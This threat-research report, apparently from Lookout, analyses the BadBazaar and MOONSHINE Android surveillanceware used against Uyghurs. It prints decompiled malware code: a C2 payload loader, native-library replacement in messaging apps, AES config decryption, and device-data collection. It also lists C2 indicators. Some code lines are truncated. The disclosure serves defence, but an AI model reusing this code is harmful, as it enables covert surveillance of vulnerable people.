Lookout Discovers Long-running Surveillance Campaigns Targeting Uyghurs

Researchers from Lookout Threat Lab have uncovered two new surveillance campaigns targeting Uyghurs in the People's Republic of China and abroad. One campaign introduces a novel Android surveillance tool we named BadBazaar that shares infrastructure with other previously encountered Uyghur-targeted tooling — as outlined in a 2020 whitepaper from the Lookout Threat Intelligence team. The other employs updated variants of a previously disclosed tool, MOONSHINE, discovered by Citizen Lab and observed to be targeting Tibetan activists in 2019.

Although surveillance and detainment campaigns against Uyghurs and other Turkic ethnic minorities have been operational for years, this issue has been a subject of heightened international attention following a critical report from United Nations Human Rights Commissioner, Michelle Bachelet in August 2022. The report indicated that China may have committed crimes against humanity in its treatment of Uyghurs in the Xinjiang region. On October 31st 2022, 50 countries submitted a joint statement to the UN General Assembly vocalizing their concern over the "ongoing human rights violations of Uyghurs and other predominantly Muslim minorities" in China.

Mobile surveillance tools like BadBazaar and MOONSHINE can be used to track many of the "pre-criminal" activities, actions considered indicative of religious extremism or separatism by the authorities in Xinjiang. Some activities that may result in a user being detained include using a VPN, communicating with practicing Muslims abroad, using religious apps, and using certain messaging apps like WhatsApp that are popular outside of China.

BadBazaar and these new variants of MOONSHINE add to the already extensive collection of unique surveillanceware used in campaigns to surveil and subsequently detain individuals in China. Their continued development and their prevalence on Uyghur-language social media platforms indicate these campaigns are ongoing and that the threat actors have successfully infiltrated online Uyghur communities to distribute their malware.

BadBazaar

In late 2021, Lookout researchers encountered a tweet from Twitter handle @MalwareHunterTeam referencing an English-Uyghur dictionary app that had been flagged by VirusTotal contributors as malware tied to Bahamut, a threat actor primarily active in the Middle East. While analyzing this sample, it became clear that this malware was instead connected to surveillance campaigns targeting Uyghurs and other Turkic ethnic minorities in China and abroad. Overlapping infrastructure and TTPs indicate these campaigns are connected to APT15, a Chinese-backed hacking group that's also known as VIXEN PANDA and NICKEL. We named this malware family BadBazaar in response to an early variant that posed as a third-party app store titled "APK Bazar." Bazar is a lesser known spelling of Bazaar.

Icons of apps that BadBazaar impersonates to conduct its surveillance.


Lookout has since acquired 111 unique samples of the BadBazaar surveillanceware dating back to late 2018. Over 70% of these apps were found in Uyghur-language communication channels within the second half of 2022.

Over 100 BadBazaar samples have been found on multiple Uyghur-language social media platforms and communication channels.

The malware primarily masquerades as a variety of Android apps, such as battery managers, video players, radio apps, messaging apps, dictionaries, and religious apps. We also found instances of apps pretending to be a benign third-party app store for Uyghurs.


The campaign appears to primarily target Uyghurs in China. However, we found evidence of broader targeting of Muslims and Uyghurs outside of Xinjiang. Specifically, several of the samples we analyzed masqueraded as mapping apps for other countries with significant Muslim populations, like Turkey or Afghanistan. We also found that a small subset of apps were submitted to the Google Play store, indicating that the threat actor was interested in targeting

Android device users outside of China, if possible. To the best of our knowledge the apps described in this article were never distributed through Google Play.



While Lookout only observed BadBazaar masquerading as Android apps, we did find a benign app on the Apple App Store that communicates with a C2 used by a corresponding Android BadBazaar sample to collect basic iPhone information. This app has an identical name of "Uyghur Lughat" and icon to the BadBazaar variant.


While Lookout only observed BadBazaar masquerading as Android apps, we did find a benign app on the Apple App Store that communicates with a command and control (C2) server used by a corresponding Android BadBazaar sample to collect basic iPhone device information. This iOS app, with an identical name of "Uyghur Lughat" and icon, did not contain the same surveillance capabilities, but sends the device's Unique Device Identifier (UDID), the device name and system version to the C2. Since BadBazaar variants often acquire their surveillance capabilities by downloading updates from their C2, it is possible the threat actor is hoping to later update the iOS sample with similar surveillance functionality.



The iOS Uyghur Lughat app collects and sends a minimal amount of data to the C2 server that the Android BadBazaar with data exfiltration capability uses.

Capabilities

BadBazaar appears to have been developed following an iterative process. Early variants bundled a payload, update.jar, within the Android APK file and loaded it once the app had been launched. Later, this process was updated to produce samples with limited surveillance capabilities within the APK itself. The malware instead relies on the app's ability to update itself through a call to its C2 server.



Some BadBazaar apps would query their C2 server for a new version and the C2 would provide a URL for the new APK.

In its most recent iteration, however, BadBazaar acquires its payload exclusively by downloading a file from the C2 server at port 20121 and storing it in the app's cache directory.

```
private void readAndRunStage(DataInputStream inputstream, OutputStream outputstream) throws Exception {
    int v;
    for(v = inputstream.readByte(); v != 0; v = inputstream.readByte()) {
        switch(v) {
            case 99: {
                if(!new File(this.getApplicationContext().getCacheDir().getAbsolutePath() + File.separator + "update.jar").exists()
                    outputstream.write(99);
                }

                outputstream.write(0);
                break;
            }
            case 104: {
                byte[] buf = new byte[inputstream.readInt()];
                inputstream.readFully(buf);
                File var10 = new File(this.getApplicationContext().getCacheDir().getAbsolutePath() + File.separator + "update.jar"
                if(!var10.exists()) {
                    var10.createNewFile();
                }

                FileOutputStream var9 = new FileOutputStream(var10);
                var9.write(buf);
                var9.flush();
                var9.close();
                this.classLoader = ShellService.loadDex(this.getApplicationContext(), true, "update.jar");
                this.MessageHandlerMethod = this.classLoader.loadClass("orga.user.securesoft.MessageHandler").getMethod("HandleMess
                break;
            }
            default: {
                try {
                    this.MessageHandlerMethod.invoke(null, ((byte)(((byte)v))), inputstream, outputstream, this.getApplicationConte
                }
                catch(Exception ex) {
                    ex.printStackTrace();
                }
            }
        }

        outputstream.flush();
    }
}
```

BadBazaar payload is read from the server into a file named "update.jar".

The Android surveillance tool is capable of collecting extensive device data. While some variants don't have substantial surveillance capabilities, many collect the following details:

- Location (latitude and longitude)
- List of installed packages
- Call logs and geocoded location associated with the call
- Contacts information
- Installed Android apps
- SMS information
- Extensive device information, including the model, language, IMEI, IMSI, ICCID (SIM serial number), phone number, timezone, and centralized registry of the user's online accounts
- Wi-Fi info (connected or not, and if connected, the IP, SSID, BSSID, MAC, netmask, gateway, DNS1, DNS2)
- Record phone calls
- Take pictures
- Data and database files from the trojanized app's SharedPreferences directory
- Retrieve a list of files on the device that end in .ppt, .pptx, .docx, .xls, .xlsx, .doc, or .pdf
- Folders of interest as specified dynamically from the C2 server, including images from the camera and screenshots, Telegram, Whatsapp, GBWhatsapp, TalkBox, Zello attachments, logs, and chat history

Infrastructure

BadBazaar threat actors use SSL pinning in an attempt to prevent "adversary-in-the-middle" attacks. An SSL certificate file is stored in the resources directory of the APK and is used to verify the identity of the client communicating with the threat actor's infrastructure. Earlier variants of the malware gave the SSL certificate a Common Name (CN) that is identical to the Windows hostname of its corresponding server, with names of certificate files related to the package name of the app.

Package name	Certificate file name	Hostname
com.anyway.share.appstore	appstore.cer	WIN-EU0VLBL7TUJ
com.utility.uyghurdictionary	dict_client.cer	WIN-50QO3EIRQVP
com.uygur.apkstore	appstore.cer	WIN-EU0VLBL7TUJ
org.freetelegram.messenger	telemon_client.cer	WMSvc-WIN-50QO3EIRQVP

List of embedded certificates and corresponding hostnames from earlier BadBazaar samples.

The most recently encountered samples of BadBazaar all use the same SSL certificate with the SHA1 thumbprint: "87a3d3f9bb6c78a5e71cfdf9975ca6a083dd5ebc" the filename "myserver.cer" and a common name "MyServer."

```
public static void initHttpsCertificates(Context context) {
    try {
        context.getResources();
        CertUtils.trustManager = CertUtils.trustManagerForCertificates(context.getAssets().open("myserver.cer"));
        SSLContext sSLContext0 = SSLContext.getInstance("TLS");
        sSLContext0.init(null, new TrustManager[]{CertUtils.trustManager}, null);
        CertUtils.sslSocketFactory = sSLContext0.getSocketFactory();
    }
    catch(Exception exception0) {
    }
}
```

The most recent variants of BadBazaar use the same SSL certificate details, including a common name and filename.

The C2 server domains use a three-letter subdomain that appears to correspond to the app title, for example: “afg.collinformations[.]com” for the app Radio Afghanistan.

One of the C2 domains, “actuallys[.]com,” is connected to a registrar email, “WANGMINGHUA6@GMAIL.COM.” This email address is associated with other malware campaigns. In 2015, Palo Alto Networks published a report on Cmstar Downloader, where actors had used this email address to register over a half dozen C2 domains and later changed the email registration. Palo Alto Networks researchers believe “this registrant email is likely a re-seller, and/or someone who initially sets up infrastructure for particular APT threat actors.” The domains this email has registered in the past aligns with campaigns targeting Russia and Eastern Asia, and have also shown a connection to Lurid and Enfal malware, which have been used by multiple Chinese threat actors such as PittyTiger, APT15, and APT27.

DoubleAgent Connection

In previous reporting on Uyghur surveillanceware in 2020, Lookout detailed a family known as DoubleAgent. Researchers discovered shared infrastructure between samples from DoubleAgent and BadBazaar, indicating they may be managed by the same actor. A BadBazaar sample titled “Batter Master” connects to the C2 “bat.androidupdated[.]net:5556,” while a DoubleAgent sample “Disk photo recovery” connects to the C2 “apps.androidupdated[.]net.” Both C2 domains resolved to “65.21.92[.]67” during the same time frame.

Mapping out GPS coordinates listed in the management panel shows a close clustering centering around Tang chang’an Wall Site Park. One of these is located in an area labeled Xi’an Tianhe Defense Technology, a large defense contractor in China.

In that same research, Lookout researchers connected infrastructure used by another surveillanceware family, GoldenEagle, to the Chinese defense contractor Xi’an Tianhe Defense Technology Co., Ltd, through GPS coordinates of test devices acquired from insecure C2 administrator panels. Another Chinese technology company, Xi'an Astronomical Point Network Technology Co., Ltd. was listed as a registrant for two domains used by GoldenEagle surveillanceware. A subset of GoldenEagle samples were found to communicate with a C2 server known to be associated with DoubleAgent activity.

MOONSHINE

In 2019, Citizen Lab reported an Android exploit targeting Tibetan activist groups members using spear phishing messages through WhatsApp. This exploit, and the associated surveillance tool that was installed on compromised devices, was dubbed MOONSHINE and attributed to the APT group, POISON CARP.

The exploit followed a multi-stage installation process where the initial link sent to a targeted victim downloaded an executable that installed subsequent modules, named Whisky, Bourbon, and Scotch, to overwrite legitimate native libraries in popular apps like Facebook and WeChat. These modules allowed the attacker to maintain persistence by establishing communications with a C2 server through web sockets and initiate surveillance capabilities on the exploited device.

Early Campaigns

Shortly after Citizen Lab’s disclosure, Lookout researchers discovered app-based Android surveillance tooling, which was acquired in early 2019, that did not exploit the device. Instead they used a slightly modified version of

“libbourbon.so” to extract and run the “scotch.jar” payload responsible for performing surveillance activities. The names of both the native library file and the payload were identical to MOONSHINE, and many of the same indicators of compromise could be found in both implementations.


Many of these early variants requested extensive permissions and appeared to be under development. However, some requiring fewer permissions introduced characteristics of the “Whisky” stage to the Scotch module, attempting to overwrite the same native library files in popular messaging apps like Facebook, QQ, or WeChat.

```
String v5 = String.format("/data/data/%s", v15);
if(v15.contains("com.facebook.katana")) {
    replaceSoPath = String.format("%s/lib-xzs/libaborthooks.so", v5);
}
else if(v15.contains("com.facebook.orca")) {
    replaceSoPath = String.format("%s/lib-xzs/liblog.so", v5);
}
else if(v15.contains("com.tencent.mm")) {
    replaceSoPath = String.format("%s/app_tbs/core_share/libwebp_base.so", v5);
}
else if(v15.contains("com.tencent.mobileqq")) {
    replaceSoPath = String.format("%s/files/TencentVideoKit/armeabi/libckeygenerator.so", v5);
}
```

MOONSHINE examples Lookout examined looked to replace native library files from popular messaging apps.

2022 Uyghur-targeting Campaigns


Since July 2022, Lookout researchers have discovered more than 50 unique samples of MOONSHINE that differ from the earlier variants. The rate at which new samples are deployed indicates these campaigns are ongoing. The majority of these samples are trojanized versions of popular social media platforms, like WhatsApp or Telegram, or trojanized versions of Muslim cultural apps, Uyghur-language tools, or prayer apps.



A subset of app icons used by recent samples of the MOONSHINE surveillance tool, which illustrates the different types of app it masq

Our MOONSHINE samples were acquired from multiple Uyghur-language communication channels, some boasting hundreds of members. Many of the apps shared within these channels were posted in response to requests for app suggestions, such as Android apps that provided offline map access.

Occasionally, users would share an app with no context, but many attempted to legitimize their post with comments like, “This is the application I use,” or, “I have an app [that is] very convenient to use in Turkey. I don't know about other countries; try it.”



Telegram users publicly accuse certain channels or accounts of spreading malicious content. We believe that some of the malware mentioned may be

Telegram channels occasionally discuss surveillance apps that may have been shared through the channel as well as other Uyghur-language accounts that have been accused of being “controlled by Chinese state surveillance operators.” More commonly, though, users seem willing to download apps shared by others within the channel.

Capabilities

The source code for these new trojanized apps is nearly identical to that of the legitimate app they pretend to be, with the exception that it loads a native library, “libout.so.” This native library functions similarly to the “libbourbon.so” library in the 2020 sample of MOONSHINE. It extracts and loads the “scotch.jar” surveillance payload to a directory named “app_sikhywis_ca55200e” and acquires C2 details for retrieving secondary modules. C2 operations are performed via websocket at a domain and port acquired by decrypting an XOR-encrypted series of bytes using a key derived from the last 4 bytes of the “libout.so” file.

```
1  __int64 extractScotch(void)
2  {
3    __int64 result; // x0
4    char name; // [xsp+8h] [xbp-808h]
5    char v2; // [xsp+408h] [xbp-408h]
6    __int64 v3; // [xsp+808h] [xbp-8h]
7
8    v3 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
9    result = getPackageName(&v2);
10   if ( result & 1 )
11   {
12     sub_3258(&name, 1024LL, "/data/data/%s/%s/scotch.jar", &v2, "app_sikhywis_ca55200e");
13     loadDomain(&name);
14     if ( access(&name, 0) != -1 || (result = extract(&name), result & 1) )
15       result = loadScotch(&v2);
16   }
17   return result;
18 }
```

MOONSHINE’s native library decrypts and extracts the scotch app and loads it through a DexClassLoader.

The app-based MOONSHINE acquires the secondary modules, “bourbon.jar” and “icecube.jar,” mentioned in the Citizen Lab report. Newer variants developed in late 2022 introduce additional modules, “cpcom.jar” and “salt.jar.” All surveillance capabilities are implemented within these five modules.

```
sargo:/data/data/dentex.youtube.downloader/app_sikhywis_ca55200e # ls
bourbon.jar  cpcom.jar  icecube.jar  salt.jar  scotch.jar
```

MOONSHINE introduced two new modules in late 2022: cpcom.jar and salt.jar, which are downloaded to the same directory, app_sikhywis_ca55200e, as was previously encountered in earlier variants.

The specified C2 infrastructure is encrypted and stored in a SharedPreferences XML file named, “8B14B755-C161-4804-A62B-8776315E07CD.xml.” Additional infrastructure may be specified by the C2 and added to this file for use by the malware after it has been initialized. A decryption method called “deserialize” Base64 decodes the configuration string and uses a hard coded AES encryption key to decrypt the resulting value. The decrypted value is a GZIP formatted string, which is unzipped to return a JSON array that is used by the malware client.

```
        this.en_key = new byte[]{-60, 0x4F, 0x7A, -78, (byte)0x86, -2, 93, 41, -28, -101, 30, 76, 86, 9, -16, -19, -34, 55, -
    }

    private Config deserialize(byte[] configData) {
        if(configData == null || configData.length == 0) {
            return this;
        }

        try {
            byte[] v4 = Arrays.copyOfRange(configData, 0, 16);
            byte[] v3 = Arrays.copyOfRange(configData, 16, configData.length);
            IvParameterSpec ivSpec = new IvParameterSpec(v4);
            SecretKeySpec keySpec = new SecretKeySpec(this.en_key, "AES");
            Cipher v0 = Cipher.getInstance("AES/CBC/PKCS5Padding");
            v0.init(2, keySpec, ivSpec);
            GsonBuilder v8_6 = new GsonBuilder();
            DateAdapter v10 = new DateAdapter();
            GsonBuilder v8_7 = v8_6.registerTypeAdapter(Date.class, v10);
            ComponentTypeAdapter v10_1 = new ComponentTypeAdapter();
            Config config = (Config)v8_7.registerTypeAdapter(ComponentType.class, v10_1).serializeNulls().excludeFieldsWithou
            this.whiskyID = config.whiskyID;
            this.componentInfoList = config.componentInfoList;
            this.wsUrl = config.wsUrl;
            this.fileChunkSize = config.fileChunkSize;
            this.listChunkSize = config.listChunkSize;
            this.backDomains = config.backDomains;
        }
        catch(NoSuchAlgorithmException v8_5) {
        }
        catch(NoSuchPaddingException v8_4) {
        }
        catch(InvalidKeyException v8_3) {
        }
        catch(InvalidAlgorithmParameterException v8_2) {
        }
        catch(IllegalBlockSizeException v8_1) {
        }
        catch(BadPaddingException v8) {
        }

        return this;
    }
```

The obfuscated JSON string used by MOONSHINE is retrieved from the SharedPreferences file and decrypted to retrieve the MOONS

Decrypting the string returns a list of modules to be used by the scotch app, as well as the C2 domain and port for acquiring these modules and performing C2 operations.


```
{"componentInfoList":[{"class_name":"com.sec.whisky.scotch","date":1666146248944,"file_name":"scotch.jar","hash
48408F4096FB57AC3","id":null,"is_auto_upgrade":true,"is_deprecated":false,"is_outdated":false,"type":0,"version
11.1"},{"class_name":"com.sec.whisky.Bourbon","date":1664273311063,"file_name":"bourbon.jar","hash":"4c67275fbc
29a9","id":null,"is_auto_upgrade":true,"is_deprecated":false,"is_outdated":true,"type":1,"version_name":"3.0.20
_name":"com.sec.whisky.IceCube","date":1664273311693,"file_name":"icecube.jar","hash":"2526ec87a4ddd5e597a9ece6
l,"is_auto_upgrade":true,"is_deprecated":false,"is_outdated":true,"type":1,"version_name":"3.0.20220927.1"},{"c
c.whisky.CpCom","date":1664273232039,"file_name":"cpcom.jar","hash":"c4b9ed7265c295b529b1420196b985ba","id":nul
":true,"is_deprecated":false,"is_outdated":true,"type":1,"version_name":"0.1.20220927.1"},{"class_name":"com.se
date":1664273312388,"file_name":"scotch.jar","hash":"f879112e6fe76d1af1ffe20a7c6d32f7","id":null,"is_auto_upgra
cated":false,"is_outdated":true,"type":0,"version_name":"3.0.20220927.1"},{"class_name":"com.sec.whisky.Salt","
6,"file_name":"salt.jar","hash":"2c878f679c1cfc35009bc1b7c53545b6","id":null,"is_auto_upgrade":true,"is_deprecd
dated":true,"type":1,"version_name":"0.1.20220927.1"}],"file_chunk_size":2097152,"list_chunk_size":200,"whisky_
-421b-9bde-585369ed9d21","ws_url":"wss://hostupdate.ddnsfree.com:10443/ws?whisky_id\u003d44639b69-0090-421b-9bd
26score\u003d2"}
```


A list of MOONSHINE’s modules with their creation dates and the specified C2 websocket is stored in an encrypted XML file in the app directory.

Once the malware client has acquired the C2 infrastructure, it initiates a web socket and establishes a connection with the C2. The malware client collects and sends extensive details about the device, including network activity, whether the device is rooted and the user’s IP address.

```
void CollectInformation() {
    this.isPhone = PhoneUtils.isPhone();
    this.deviceID = PhoneUtils.getDeviceId();
    this.imei = PhoneUtils.getIMEI();
    this.imsi = PhoneUtils.getIMSI();
    this.meid = PhoneUtils.getMEID();
    this.simOperatorName = PhoneUtils.getSimOperatorName();
    this.appName = AppUtils.getAppName();
    this.appPackageName = AppUtils.getAppPackageName();
    this.appVersionName = AppUtils.getAppVersionName();
    this.appVersionCode = AppUtils.getAppVersionCode();
    this.appSignature = AppUtils.getAppSignatureSHA256();
    this.isSdcardEnable = SDCardUtils.isSDCardEnableByEnvironment();
    this.sdcardPath = SDCardUtils.getSDCardPathByEnvironment();
    this.sdcardExternalTotalSize = SDCardUtils.getExternalTotalSize();
    this.sdcardExternalAvailableSize = SDCardUtils.getExternalAvailableSize();
    this.sdcardInternalTotalSize = SDCardUtils.getInternalTotalSize();
    this.sdcardInternalAvailableSize = SDCardUtils.getInternalAvailableSize();
    this.isRooted = DeviceUtils.isDeviceRooted();
    this.isAdbEnabled = DeviceUtils.isAdbEnabled();
    this.isEmulator = DeviceUtils.isEmulator();
    this.sdkVersionName = DeviceUtils.getSDKVersionName();
    this.sdkVersionCode = DeviceUtils.getSDKVersionCode();
    this.androidID = DeviceUtils.getAndroidID();
    this.mac = DeviceUtils.getMacAddress();
    this.manufacturer = DeviceUtils.getManufacturer();
    this.model = "";
    this.accounts = DeviceUtils.getAccounts();
    this.language = LanguageUtils.getCurrentLocale().getLanguage();
    this.ip = NetworkUtils.getIPAddress(true);
    this.realIp = NetworkUtils.getOutNetIP();
}
```

MOONSHINE collects a significant amount of information from the compromised device and exfiltrates it to the C2 during the websocket setup.

Two parameters, “whisky_id” and “score,” are also transmitted to the C2 during the client’s initial connection. The “whisky_id” value is a unique identifier for the device based on device information and its SD card. The “score” parameter is a numerical representation of how vulnerable the device is to surveillance. A point value is assigned for each permission granted to the malware client.

```
catch(Exception e) {
    try {
        return (int)0;
    label_7:
        if(ActivityUtils.getTopActivity() != null) {
            point = 50;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.RECORD_AUDIO"})) {
            point += 4;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.CAMERA"})) {
            point += 4;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.READ_PHONE_STATE"})) {
            point += 3;
        }

        if(PermissionUtils.isGranted(PermissionConstants.getPermissions("LOCATION"))) {
            point += 3;
        }

        if(PermissionUtils.isGranted(PermissionConstants.getPermissions("STORAGE"))) {
            point += 2;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.READ_SMS"})) {
            point += 2;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.RECEIVE_SMS"})) {
            point += 2;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.READ_CONTACTS"})) {
            point += 2;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.READ_CALL_LOG"})) {
            point += 2;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.ACCESS_NETWORK_STATE"})) {
            ++point;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.ACCESS_WIFI_STATE"})) {
            ++point;
        }
    }
    catch(Exception v0_1) {
    }

    return point;
}
```

The scotch app calculates a vulnerability “score” for the device targeted by MOONSHINE based on which permissions are accessible or granted to the malware.

While previous variants of the MOONSHINE client attempted to gain persistence and access to extensive permissions by exploiting other apps by replacing their native libraries, these latest samples neither request extensive permissions from the user upon installation nor do they attempt to replace the native library files in any messaging apps. The “score” parameter appears to be some kind of indicator to allow the threat actor to decide how to proceed with the targeted device.

After establishing its connection with the C2, the client is able to receive commands from the server to perform a variety of functions, depending on the score generated for the device. The malware client is capable of:

- Call recording
- Contact collection
- Retrieving files from a location specified by the C2
- Collecting device location data
- Exfiltrating SMS messages
- Camera capture
- Microphone recording
- Establishing a SOCKS proxy
- Collecting WeChat data from Tencent wcdb database files

Communications are sent over a secure websocket, and additionally encrypted before transmission using a custom method named “serialize()” similar to that of the one used to encrypt the SharedPreferences configuration file.

```
[+] SERIALIZE COMMAND TO SERVER:
   group: file
   command: pre-cache
   serial: efc7a184-5579-11ed-97fe-0242f04ca6c0
   status: OK
   src: 1
   args: {"cache_path": "/sdcard/Telegram/Telegram Documents", "force": false, "recursive":
true, "last_modify_start": 0, "last_modify_end": 999999999999999, "backup": false}
   owner: c7a148f6-5faf-44d4-8165-a511057e5b27
   group: file
   command: pre-cache
   serial: efc13240-5579-11ed-97fe-0242f04ca6c0
   status: ABORTED
   src: 2
   data:
   args: {"code":10,"message":"cache path /sdcard/WhatsApp Business/Media/WhatsApp Business
Documents is not exist.","status":"ABORTED"}
   owner: c7a148f6-5faf-44d4-8165-a511057e5b27
   data: null

[+] DESERIALIZE COMMAND FROM SERVER:
   group: file
   command: pre-cache
   serial: efcd03ae-5579-11ed-97fe-0242f04ca6c0
   status: OK
   src: 1
   args: {"cache_path": "/sdcard/WhatsApp/Media/WhatsApp Images", "force": false, "recursive
": true, "last_modify_start": 0, "last_modify_end": 999999999999999, "backup": false}
   owner: c7a148f6-5faf-44d4-8165-a511057e5b27
   data:
```

